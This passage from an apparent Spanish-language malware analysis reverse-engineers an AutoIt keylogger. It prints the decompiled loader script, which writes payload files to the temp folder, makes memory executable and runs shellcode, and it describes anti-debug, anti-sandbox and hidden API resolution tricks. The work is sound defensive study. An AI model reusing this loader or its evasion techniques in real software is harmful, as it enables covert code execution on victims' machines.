


Figura 3.26: Función IsDebuggerPresent

Procedemos a investigar la llamada a esta última función en concreto. Para ello, la localizamos en la ventana de **imports** de IDA3.27, y hacemos click en ella para seguir su llamada en el código 3.28:

Address	Ordinal	Name	Library
004BD238		GetTempFileNameW	KERNEL32
004BD234		GetTempPathW	KERNEL32
004BD3C0		GetTimeFormatW	KERNEL32
004BD3B8		GetTimeZoneInformation	KERNEL32
004BD180		GetVersionExW	KERNEL32
004BD2A8		GetVolumeInformationW	KERNEL32
004BD2F0		GetWindowsDirectoryW	KERNEL32
004BD2D4		GlobalAlloc	KERNEL32
004BD2DC		GlobalFree	KERNEL32
004BD2C		GlobalLock	KERNEL32
004BD2E0		GlobalMemoryStatusEx	KERNEL32
004BD2D0		GlobalUnlock	KERNEL32
004BD164		HeapAlloc	KERNEL32
004BD16C		HeapFree	KERNEL32
004BD3D0		HeapReAlloc	KERNEL32
004BD364		HeapSize	KERNEL32
004BD32C		InitializeCriticalSectionAndSpinCount	KERNEL32
004BD330		InterlockedDecrement	KERNEL32
004BD25C		InterlockedExchange	KERNEL32
004BD334		InterlockedIncrement	KERNEL32
004BD31C		IsDebuggerPresent	KERNEL32
004BD360		IsProcessorFeaturePresent	KERNEL32
004BD368		IsValidCodePage	KERNEL32
004BD3C4		LCMapStringW	KERNEL32

Figura 3.27: Función IsDebuggerPresent en la pestaña de imports

```

    .idata:004BD318        extrn SetCurrentDirectoryW:dword
    .idata:004BD318          ; CODE XREF: sub_403D19+12Ftp
    .idata:004BD318          ; sub_40C833+145fp ...
    .idata:004BD31C ; BOOL (_stdcall *IsDebuggerPresent)()
    .idata:004BD31C        extrn IsDebuggerPresent:dword
    .idata:004BD31C          ; CODE XREF: sub_403D19+3Efp
    .idata:004BD31C          ; _call_reportfault+EAtp ...
    .idata:004BD320 ; DWORD (_stdcall *GetCurrentDirectoryW)(DWORD nBufferLength, LPWSTR lpBuffer)
    .idata:004BD320        extrn GetCurrentDirectoryW:dword
    .idata:004BD320          ; CODE XREF: sub_403D19+3Efp
    .idata:004BD320          ; _call_reportfault+EAtp ...

```

Figura 3.28: Función IsDebuggerPresent en los datos de llamadas en el código

En la sección resaltada, podemos ver en qué subrutina o función se está llamando a esta función. Una vez vamos, hacemos click para seguir el rastro de llamadas hasta el código desensamblado.

```

var_2002C= word ptr -2002Ch
Buffer= word ptr -1002Ch
lpFile= dword ptr -2Ch
lpParameters= dword ptr -1Ch
FilePart= dword ptr -0Ch
var_7= dword ptr -7
String= dword ptr 8

; FUNCTION CHUNK AT .text:00471CC1 SIZE 000000E2 BYTES


push    ebp
mov     ebp, esp
mov     eax, 20030h
call    _alloca_probe
push    ebx
push    esi
push    edi
lea     ecx, [ebp+lpFile]
call    sub_40D7F7
lea     eax, [ebp+Buffer]
push    eax           ; lpBuffer
xor    ebx, ebx
push    7FFFh          ; nBufferLength
mov     byte ptr [ebp+var_7+1], bl
mov     byte ptr [ebp+var_7+2], bl
call    ds:GetCurrentDirectoryW
lea     eax, [ebp+var_7]
push    eax           ; int
push    [ebp+String]   ; void *
call    sub_4061CA
call    ds:IsDebuggerPresent
test   eax, eax
jnz    loc_471CC1

```

The assembly code is annotated with comments explaining the purpose of each instruction. A red arrow points from the bottom status bar to the instruction at offset 4C1130, which is highlighted in yellow. The status bar shows the register eax containing the value 4C1130.

Figura 3.29: Subrutina en ensamblador que realiza la llamada a IsDebuggerPresent

Como se puede ver justo después de llamar a la función, se hace una orden `test` seguida de un salto condicional. Es sencillo suponer que este salto depende del resultado de la función `IsDebuggerPresent`, y que el resultado, en caso de detectar la presencia de un debuggeador, será el siguiente3.30:




```

; START OF FUNCTION CHUNK FOR sub_403D19

loc_471CC1:          ; uType
push    10h
push    offset byte_4B28F4 ; lpCaption
push    offset aThisIsAThirdPa ; "This is a third-party compiled AutoIt s"...
push    ebx             ; hWnd
call    ds:MessageBoxA
jmp    loc_403E4E

```

Figura 3.30: Subrutina en ensamblador que realiza la llamada a IsDebuggerPresent 2



```

.rdata:004B28F4 ; const CHAR byte_4B28F4[4]
.rdata:004B28F4 byte_4B28F4 db 4 dup(0)           ; DATA XREF: sub_403D19+6DFAA0
.rdata:004B28F4                                         ; .rdata:0049D378 to ...
.rdata:004B28F8 ; const CHAR aThisIsAThirdPa[]
.rdata:004B28F8 aThisIsAThirdPa db 'This is a third-party compiled AutoIt script.',0 ; DATA XREF: sub_403D19+6DFAA0
.rdata:004B28F8                                         ; .rdata:004B28F8
.rdata:004B2926                                         align 4
.rdata:004B2928 ; const wchar_t asc_4B2928

```

Figura 3.31: Mensaje resultante de detectar un debuggeador analizando el ejecutable

Como podemos ver, en caso de detectar la presencia de un debuggeador, se lanza una ventana que contiene el mensaje *"This is a third-party compiled AutoIt script."* 3.31. Este puede ser un buen momento para investigar sobre qué es AutoIt, lo que nos proporcionará más información sobre cómo está construido este malware.

AutoIt es un lenguaje de scripting basado en BASIC lanzado inicialmente en 1999. Los scripts creados en este lenguaje son compilados junto a un intérprete del propio lenguaje, que se ejecuta para interpretar el script creado. El programa, aunque sea de licencia de uso gratuita, es de código propietario e incluye sistemas de antianálisis e ingeniería inversa bastante agresivos para evitar la obtención del código del intérprete, que se extienden a los programas creados con AutoIt debido a que la ejecución incluye la ejecución del intérprete. Debido a este diseño y las dificultades que los creadores del programa han creado para debuggear el código (no existe un debugger propio y los creados por usuarios tienen prohibida su publicación en los foros del sitio web, así como las constantes actualizaciones intentan detener el funcionamiento de cualquier herramienta que analice la ejecución), AutoIt ha sido acogido y usado para la creación de malware ya que dificulta cualquier tipo de análisis. Esto explica también el enorme tamaño del ejecutable, que no solo contiene el malware, sino todo un intérprete de un lenguaje de scripting.

Sin embargo, la popularidad de este lenguaje significa que existen herramientas que pueden descompilar el ejecutable de vuelta en su código de AutoIt3.32.

The screenshot shows the Aut2Exe application window. At the top, there's a menu bar with 'Tools', 'Standard Tools', 'BugFix', 'Info', 'Reload', and 'Cancel'. Below the menu is a toolbar with a file icon and a dropdown menu showing the path: C:\Users\Pruebas\Documents\...\a940014a730129f95371c84c982bcf378586e7af6eb2f3d0aca0d15a8ded4\...\a940014a731. The main area contains the decompiled AutoIt script:

```
#NoTrayIcon
Global $IFSNNLOY = CALL
Func OOHKTSJ($VBHRAYIVP)
    Local $IOYYDXWV = $IFSNNLOY("StringSplit", $VBHRAYIVP, "" & "", 2)
    Local $UDLZTECL = ""
    For $QDCTPLMUAJ = 0 To $IFSNNLOY("UBound", $IOYYDXWV) - 1
        $UDLZTECL &= Chr($IFSNNLOY("Number", $IOYYDXWV[$QDCTPLMUAJ]) - 7)
    Next
    Return $UDLZTECL
EndFunc ,=>OOHKTSJ
FileInstall("caulds", @TempDir & "\caulds", 1)
Global $QSWTPFVRNN = $IFSNNLOY($OOHKTSJ("77 112 115 108 89 108 104 107"), $IFSNNLOY($OOHKTSJ("77 112 115 108 86 119 108 117"), @TempDir & "\caulds"))
$QSWTPFVRNN = $OOHKTSJ($QSWTPFVRNN)
Global $SPWYVTC = DllStructCreate($OOHKTSJ("105 128 123 108 98") & BinaryLen($QSWTPFVRNN) & $OOHKTSJ("100"))
DllStructSetData($SPWYVTC, 1, $QSWTPFVRNN)
FileInstall("silvexes", @TempDir & "\silvexes", 1)
Global $BYYDQHIPZH = $IFSNNLOY("DllStructGetPtr", $SPWYVTC)
$IFSNNLOY($OOHKTSJ("75 115 115 74 104 115 115"), $OOHKTSJ("114 108 121 117 108 115 58 57 53 107 115 115"), $OOHKTSJ("105 118 118 115"), $OOHKTSJ("93 112 121 123 124 104 115 87 121 118 123 108 106 123"), $OOHKTSJ("119 123 121"), $BYYDQHIPZH, $OOHKTSJ("124 112 117 123"), BinaryLen($QSWTPFVRNN), $OOHKTSJ("124 112 117 123"), 64, $OOHKTSJ("119 123 121 49"), 0)
$IFSNNLOY($OOHKTSJ("75 115 115 74 104 115 115"), $OOHKTSJ("124 122 108 121 58 57 53 107 115 115"), $OOHKTSJ("119 123 121"), $OOHKTSJ("74 104 115 115 94 112 117 107 118 126 87 121 118 106"), $OOHKTSJ("119 123 121"), $BYYDQHIPZH + 9264, $OOHKTSJ("119 123 121"), 0, $OOHKTSJ("119 123 121"), 0, $OOHKTSJ("119 123 121"), 0)
$KCHJYWSY = 94190
$FBCHZFE = 2737
```

Below the script, there's a detailed analysis pane:

```
000C6EFD -> CompiledPathName: C:\Users\Administrator\AppData\Local\AutoIt v3\Aut2Exe\aut2BC4.tmp
000C6EFD -> IsCompressed: False (0)
000C6F01 -> ScriptSize Compressed: 00000000 Decimal:0 0 B
000C6F05 -> ScriptSize UnCompressed (used to seek to next file): 00000000 Decimal:0 0 B
000C6F09 -> ADLER32 CRC of unencrypted script data: 00000001
000C6F19 -> FileTime (number of 100-nanosecond intervals since January 1, 1601)
    pCreationTime: 01B0546588963CD 4.6.2025 11:46:44 [738]
    nLastWrite: 01B0546588963CD 4.6.2025 11:46:44 [738]
```

At the bottom, there are checkboxes for 'Don't delete temp files (for ex. StartOffset [] compressed scriptdata)' and 'Verbose LogOutput [More Options >]', along with a 'Close' button.

Figura 3.32: Aut2Exe, un descompilador de scripts de AutoIt

El programa Aut2Exe descompila e intenta desofuscar el código (sin mucho éxito). El proceso para desofuscar el código es similar al seguido en la primera parte del análisis práctico, por lo que se hará menos hincapié ahora. Además del script en formato .au3, se han generado dos archivos más, uno

llamado **caulds** y otro llamado **silvexes**. Estos son los datos comprimidos que la ejecución inicial de **DIE** detectó, y que el descompilador ha descomprimido junto al script. Al analizarlos con un programa como **DIE** o al ver los metadatos, no se obtiene mucha información. El archivo **caulds** parece ser un archivo de texto plano con una lista de valores numéricos, mientras que **Silvexes** parece ser un archivo binario, aunque ni **DIE** detecta ningún tipo de compilación o empaquetado ni al cargarlo en **IDA** o **scdbg** obtenemos nada que parezca la ejecución de un programa. Continuamos entonces con el archivo de script **.au3**. Para resumir brevemente la parte de desofuscación del script, hemos seguido los siguientes pasos:

- Se identifica la declaración de una función global al comienzo del script. Esta resulta poco legible pero, tras cambiar el nombre de variables y estudiar el funcionamiento del lenguaje de scripting AutoIt, se puede obtener una función más clara:

Listing 3.13: Función ofuscada

```

1 Func OOHKTSJ($VBHRAYIVP)
2     Local $IOYVYDXVV = $IFSNNLOY("StringSplit", $VBHRAYIVP, " & "
3         ", 2)
4     Local $UDLZTECL = ""
5     For $QDCTPLMUAJ = 0 To $IFSNNLOY("UBound", $IOYVYDXVV) - 1
6         $UDLZTECL &= Chr($IFSNNLOY("Number", $IOYVYDXVV [
7             $QDCTPLMUAJ]) - 7)
8     Next
9     Return $UDLZTECL
10 EndFunc

```

Listing 3.14: Función desofuscada y ejecutable como script de AutoIt

```

1
2
3
4 Func traduce($codigo)
5     Local $vartemp = CALL("StringSplit", $codigo, " & ", 2)
6
7     Local $traduccion = ""
8     For $iter = 0 To CALL("UBound", $vartemp) - 1
9
10        $traduccion &= Chr(CALL("Number", $vartemp[$iter]) -
11            7)
12
13    Next
14    Return $traduccion
15 EndFunc

```

```

16 $input = InputBox("Traductor", "Inserte el código a traducir")
17
18 $Baba = traduce($input)
19 MsgBox(0, "bubu", $Baba)

```

Y una vez comprendido el funcionamiento de esta función, que simplemente toma una cadena de valores que transforma en su correspondiente representación ascii menos 7, podemos crear un script en python que lea el archivo y traduzca cada llamada a esta función en su representación ascii final.

Listing 3.15: Script para traducir el keylogger

```

1 import fileinput
2
3 def to_ascii(input_ascii):
4
5     list_num = input_ascii.split(" ")
6
7     palabra = ""
8     for i in list_num:
9
10         palabra = palabra + chr(int(i)-7)
11
12     return palabra
13
14 def procesar_linea(linea):
15     code = '00HCTSJ('
16     pos = 0
17     pos = linea.find(code, pos)
18     while pos != -1:
19         num_asciis = ""
20         pos2 = pos + len(code)
21         for i in linea[pos2:]:
22
23             if i != ')':
24                 num_asciis = num_asciis + i
25             else:
26                 break
27             pos2 = pos2+1
28         pos2 = pos2+2
29         traduc = to_ascii(num_asciis)
30         print(linea[:pos])
31         print(traduc)
32         print(linea[pos2:])
33         linea = linea[:pos] + traduc + linea[pos2:]
34
35     pos = linea.find(code, pos + len(traduc))
36     return linea
37
38
39 o = open("keylogger_decod1.txt", "x", encoding="utf-8")
40
41 with fileinput.input(files=(
42     a940014a730129f95371c84c982bcbf378586e7af6eb2f3d0acaf0d15a8ded4 -
43     copia.au3'), encoding="utf-8") as f:

```

```
42     for line in f:
43         linea = procesar_linea(line)
44         o.write(linea)
```

La próxima parte relevante del script, ahora más legible, es la siguiente:

Listing 3.16: Script desofuscado

```
1 FileInstall("caulds", @TempDir & "\caulds", 1)
2 Global $QSWTPFVRRN = CALL(FileRead, CALL(FileOpen, @TempDir & "\caulds
   "))
3 $QSWTPFVRRN = 00HKTSJ($QSWTPFVRRN)
4 Global $SFWYVTC = DllStructCreate(byte[ & BinaryLen($QSWTPFVRRN) & ])
5 DllStructSetData($SFWYVTC, 1, $QSWTPFVRRN)
6 FileInstall("silvexes", @TempDir & "\silvexes", 1)
7 Global $BYYDQHIPZH = CALL("DllStructGetPtr", $SFWYVTC)
8 CALL(DllCall, kernel32.dll, bool, VirtualProtect, ptr, $BYYDQHIPZH,
   uint, BinaryLen($QSWTPFVRRN), uint, 64, ptr*, 0)
9 CALL(DllCall, user32.dll, ptr, CallWindowProc, ptr, $BYYDQHIPZH +
   9264, ptr, 0, ptr, 0, ptr, 0, ptr, 0)
```

Los pasos que sigue el programa son:

- Línea 1: Guardar los datos comprimidos **caulds** en la carpeta temporal del usuario
- Línea 2: Leer los datos y almacenarlos en una variable
- Línea 3: Ejecutar la función de traducción ya analizada anteriormente sobre los datos de **caulds** guardados en la variable
- Línea 4: Llamar a la función **DllStructCreate** que, en AutoIT, es la única manera de reservar espacio en memoria y trabajar con punteros, añadiendo como parámetro el tamaño en bytes de **caulds**
- Línea 5: Se asigna la variable **caulds** al espacio reservado
- Línea 6: Guardar los datos comprimidos **silvexes** en la carpeta temporal del usuario
- Línea 7: Se obtiene un puntero a la estructura en memoria que contiene **caulds**
- Línea 8: Llamada dinámica a la función **VirtualProtect** en el DLL **kernel32.dll**. Esta función permite cambiar la protección de una zona de memoria, que el malware usa para dar permisos 0x64 a la zona

donde se encuentra alojada **caulds**. Consultando la documentación de Windows, vemos que este código corresponde a los permisos de ejecución, lectura y escritura.

- Línea 9: Finalmente, ejecuta otra llamada dinámica a la función `CallWindowProc` sobre el espacio de memoria creado, con un offset de 9264 bytes

Ahora que sabemos lo que el script llega a cabo, podemos pasar al siguiente punto de ejecución del malware. IDA en su versión gratuita, por desgracia, no permite el análisis de cualquier archivo binario, por lo que, para facilitar el análisis, vamos a realizar algunos pasos intermedios.

Primero haremos uso del script creado anteriormente para traducir los valores y modificado ligeramente para traducir el archivo **caulds**. Esto genera un archivo de texto plano que contiene una cadena de valores hexadecimales. Para transformarlo en un ejecutable, usamos un editor de archivos hexadecimal para importar esta cadena de valores directamente como datos hexadecimales^{3.33}.




Figura 3.33: Editor hexadecimal online HexEd.it

Usamos una herramienta para convertir este archivo de shellcode en un

ejecutable exe ya empaquetado. La utilidad **shcode2exe.py** es de código abierto y realiza esta conversión automáticamente con una simple llamada por consola^{3.34}.

```
:\\Users\\Pruebas\\Desktop\\Tools\\shcode2exe-master>python3 shcode2exe.py -o caulds.exe caulds
```

Figura 3.34: shcode2exe.py

Una vez hemos obtenido el shellcode en forma de ejecutable empaquetado, podemos cargarlo en IDA Free y analizar su funcionamiento en la herramienta. Podemos volver a cargar el grafo de llamadas a funciones y comprobar cómo ahora el código parece mucho más simple^{3.35}.




Figura 3.35: Grafo de llamadas a funciones de caulds

Aunque, más allá de la función **start**, la cual ni siquiera es realmente el punto de comienzo de ejecución como sabemos por la llamada a la función del script, que introduce un offset, IDA no es capaz de identificar qué es lo que hace ninguna de las funciones y queda como tarea nuestra analizar y documentar el programa. (Las funciones con nombres que se ven en la captura ya han sido identificadas manualmente en el momento de la captura, aunque inicialmente ninguna era reconocida).

Comenzamos por saltar al offset donde comienza la ejecución cuando es llamado por el script en consola, y marcamos la posición en IDA para futuras referencias y facilitar la documentación del análisis. En este punto podemos ver como el programa almacena en memoria, con direcciones calculadas dinámicamente, una serie de valores que IDA detecta como posibles valores ascii, una cadena cuyo propósito desconocemos^{3.36}, y la cadena **silvexes**^{3.37}, que recordaremos como el nombre del otro archivo que obtuvimos

al descompilar el ejecutable original. Tras almacenar estos datos, salta a la función start donde comenzaría la ejecución normalmente.

```

mov    ebp, esp
sub    esp, 3D0h
push   esi
push   edi
mov    dword ptr [ebp-30h], 0
mov    byte ptr [ebp-28h], 4Dh ; 'M'
mov    byte ptr [ebp-27h], 4Ah ; 'J'
mov    byte ptr [ebp-26h], 51h ; 'Q'
mov    byte ptr [ebp-25h], 44h ; 'D'
mov    byte ptr [ebp-24h], 48h ; 'K'
mov    byte ptr [ebp-23h], 58h ; 'X'
mov    byte ptr [ebp-22h], 48h ; 'K'
mov    byte ptr [ebp-21h], 36h ; '6'
mov    byte ptr [ebp-20h], 42h ; 'B'
mov    byte ptr [ebp-1Fh], 33h ; '3'
mov    byte ptr [ebp-1Eh], 37h ; '7'
mov    byte ptr [ebp-1Dh], 50h ; 'P'
mov    byte ptr [ebp-1Ch], 42h ; 'B'
mov    byte ptr [ebp-1Bh], 47h ; 'G'
mov    byte ptr [ebp-1Ah], 4Ah ; 'J'
mov    byte ptr [ebp-19h], 34h ; '4'
mov    byte ptr [ebp-18h], 32h ; '2'
mov    byte ptr [ebp-17h], 58h ; 'X'
mov    byte ptr [ebp-16h], 44h ; 'D'
mov    byte ptr [ebp-15h], 36h ; '6'
mov    byte ptr [ebp-14h], 41h ; 'A'
mov    byte ptr [ebp-13h], 52h ; 'R'
mov    byte ptr [ebp-12h], 50h ; 'P'
mov    byte ptr [ebp-11h], 46h ; 'F'
mov    byte ptr [ebp-10h], 4Ch ; 'L'
mov    byte ptr [ebp-0Fh], 49h ; 'I'
mov    byte ptr [ebp-0Eh], 55h ; 'U'
mov    byte ptr [ebp-0Dh], 33h ; '3'
mov    byte ptr [ebp-0Ch], 37h ; '7'
mov    eax, 73h ; 'S'
mov

```

Figura 3.36: Comienzo del código desensamblado

Desde este punto, continúa guardando en memoria cadenas de texto, en este caso, el nombre de varios archivos de dll3.38 y, después, varios valores arbitrarios hexadecimales3.39.

A partir de este punto y debido al uso de memoria dinámica, el análisis estático es complicado, por lo que creamos una máquina virtual, con Windows aislada de la red, y procedemos a debuggear el programa y continuar su análisis dinámico. A medida que se reconozca la funcionalidad de las diversas subrutinas y variables, se irán nombrando para hacer el código mucho más legible.

```
mov    byte ptr [ebp-0Fh], 49
mov    byte ptr [ebp-0Eh], 55
mov    byte ptr [ebp-0Dh], 33
mov    byte ptr [ebp-0Ch], 37
mov    eax, 73h ; 's'
mov    [ebp-44h], ax
mov    ecx, 69h ; 'i'
mov    [ebp-42h], cx
mov    edx, 6Ch ; 'l'
mov    [ebp-40h], dx
mov    eax, 76h ; 'v'
mov    [ebp-3Eh], ax
mov    ecx, 65h ; 'e'
mov    [ebp-3Ch], cx
mov    edx, 78h ; 'x'
mov    [ebp-3Ah], dx
mov    eax, 65h ; 'e'
mov    [ebp-38h], ax
mov    ecx, 73h ; 's'
mov    [ebp-36h], cx
xor    edx, edx
mov    [ebp-34h], dx
lea    eax, [ebp-3D0h]
push   eax
call   _start
mov    ecx, 30h ; '0'
mov    esi, eax
lea    edi, [ebp-108h]
```

Figura 3.37: Comienzo del código desensamblado 2

Nos aseguramos de colocar un breakpoint al comienzo de la ejecución del programa y, al iniciarla, saltamos al offset marcado anteriormente. Hacemos click derecho en esta instrucción y escogemos la opción "Set IP". Esto sobrescribirá el contenido del Instruction Pointer a esta dirección y podremos simular la ejecución del programa como si se tratase de la llamada del script comenzando en este punto. Podemos tomar nota de las posiciones donde se guardan las cadenas ya vistas para seguirlos en la vista hexadecimal de IDA3.40.

Al continuar la ejecución del programa, se llama a una subrutina donde podemos notar una línea interesante: El programa accede al registro fs, en

concreto a fs:30h3.41. Este es un registro propio de Windows que contiene un puntero que señala a un struct de información del sistema de archivos, el Thread Information Block. En el desplazamiento especificado se encuentra la dirección al Process Environment Block. Después de esto, el programa carga la dirección donde almacenó la cadena *kernel32.dll*, y llama a una nueva subrutina.

En esta nueva subrutina, la dirección del PEB se carga en la pila, y podemos ver su contenido en la vista hexadecimal 3.42, que contiene el nombre de la aplicación siendo ejecutado en el proceso actual como primer dato. Después de esto, se hace una llamada a otra subrutina más sencilla y sin otras llamadas, que al ver en ejecución, podemos identificar como un contador de caracteres. La función toma la dirección en el registro ECX y cuenta carácter por carácter hasta encontrar un valor 0000h3.43. De esta forma, podemos identificar y nombrar a la primera subrutina del programa y cambiarle el nombre en IDA a **CharCounter**. En esta primera llamada, vemos que ha contado los caracteres del nombre del archivo en ejecución, **caulds.exe**.

Después de esto, el programa vuelve a llamar a la función CharCounter, esta vez pasando como argumento la cadena *kernel32.dll* 3.44. Después de esto compara el número de caracteres leídos. La ejecución vuelve a la subrutina anterior después de la comparación, devolviendo un resultado u otro dependiendo del resultado. Podemos identificar que lo que hace esta subrutina es comparar cadenas y la etiquetamos como tal en IDA.

Después de esto, la subrutina avanza el puntero que señalaba al PEB. Si consultamos la documentación del PEB podemos ver que el siguiente campo es un puntero que señala a la dirección base de ciertos módulos cargados en el proceso, concretamente la dirección del kernel32.dll y del ntdl.dll. Al realizar el bucle de nuevo, esta vez el comparador da un resultado positivo al encontrar el archivo kernel32.dll, y la ejecución de la subrutina finaliza entendiendo así el objetivo de esta función: Obtener la ruta del kernel32.dll desde la información del bloque de procesos. Procedemos a nombrar esta función y documentar con comentarios esta función.

La función devuelve un resultado positivo que la ejecución principal del programa comprueba antes de resumir la ejecución principal. La siguiente llamada que encontramos parece operar sobre los datos hexadecimales al-

macenados en memoria que vimos al comienzo^{3.39}, a medida que continua avanzando el puntero que señala a la librería kernel32.dll. Esta función incluye una llamada a otra subrutina donde se puede reconocer una estructura parecida a un encriptado XOR^{3.45}. Los datos que se manipulan en esta subrutina no parecen volver a ser usados de nuevo a lo largo del programa, sin embargo, si seguimos el puntero que apuntaba al kernel32.dll, y que ha sido desplazado en función de los resultados intermedios de las operaciones realizadas, podemos ver que cuando el bucle acaba al obtener el resultado hardcodeado en otra posición, el puntero coincide con la posición de una función en concreto de la librería de kernel32.dll, la cual es almacenada en la pila antes de repetir el bucle con el dato siguiente. Esto se repite un total de 37 veces, almacenando en la pila las posiciones de una función distinta de la librería cada vez. El malware hace uso de este método para esconder las posibles llamadas a las funciones de manera dinámica, haciendo casi imposible y definitivamente tedioso el analizar estaticamente su funcionamiento. Tenemos así identificada una función más, y podemos iterar a medida que obtiene las posiciones de las distintas funciones para continuar el análisis.

Una vez se han almacenado todas las direcciones a las funciones que busca, procede a realizar una llamada a una de las direcciones almacenadas, la que podemos identificar en la vista de la pila como `LoadLibraryW`^{3.46}. El programa carga en la pila los argumentos necesarios para llamar a esta función y cargar la librería kernel32.dll

El programa repite una estructura similar con el resto de datos para las otras librerías DLL almacenadas como cadenas al comienzo del programa, adquiriendo la posición de múltiples funciones, almacenándolas en pila y cargando sus respectivas librerías. Una vez ha acabado de cargar funciones y librerías la ejecución vuelve al punto del offset donde se llama a la función `start`^{3.47}

Como se puede ver en el ejemplo, a menudo se desplaza y mueve la posición de las funciones en la pila, de nuevo para dificultar el seguimiento de la ejecución del programa. La siguiente llamada a una subrutina que se realiza ya hace uso de las llamadas a las funciones. Deteniendo la ejecución del programa podemos ver a que funciones esta llamando en cada momento como se ve en la subrutina siguiente^{3.48}.

Esta función llama a las funciones `Sleep` y `GetTickCount`. La intención de esta función es actuar como técnica anti análisis automático. En entornos de sandboxes automáticos, dormir al programa puede llevar a veces a la

terminación del programa. La función `GetTickCount` por otra parte obtiene el tiempo que el ordenador ha estado encendido. Si el tiempo es muy bajo el programa termina la ejecución y se cierra.

Las siguientes llamadas^{3.49} son a las funciones `getPathTempW`, `combinePathW` y `createFileW`. Estas funciones obtienen la ruta del directorio temporal del usuario, combina la cadena de la ruta con la cadena `silvexes` que se almaceno al comienzo de la ejecución, y abre el archivo en esa ruta, indicando los flags necesarios para que el archivo tenga permisos de lectura, escritura, ejecución y que la escritura no pase por una cache intermedia si no que sea directamente al disco.

Una vez abierto y obtenido el handle del archivo, llama las funciones `GetFileSizeW` para obtener el tamaño del archivo `silvexes`, `VirtualAlloc` para reservar memoria virtual igual a su tamaño, y `ReadFile` para cargar el contenido de `silvexes` en dicho espacio^{3.50}.

Con `silvexes` en memoria virtual, el programa llama de nuevo a otra subrutina sin identificar. Esta rutina comienza por almacenar las cadenas `.exe`, `incalculability` y `prophetess`, antes de llamar a otra pequeña subrutina de funcionamiento sencillo: Rellenar un numero determinado de bytes con el valor introducido a partir de la posición de memoria especificada^{3.51}. En la práctica, se usara exclusivamente para llenar de caracteres 0 posiciones de memoria para manipular cadenas de caracteres.

Tras poner a 0 un espacio en concreto de memoria, llama a la función `ShGetFolderPathW`, una función ya obsoleta que devuelve la ruta de diversas carpetas del sistema según su identificador de CSIDL. En este caso introduce el identificador para la carpeta `AppData/Local`. Después llama a la función `pathCombine` y lo combina con la cadena `incalculability`.

Seguidamente viene una serie de operaciones lógicas y funciones para comprobar si existe la carpeta `incalculability` en la ruta, y dentro de la misma el archivo el archivo `prophetesses.exe`. El programa crea la carpeta si no existe ya, y si el archivo `prophetesses.exe` no existe, entra en otra subrutina.

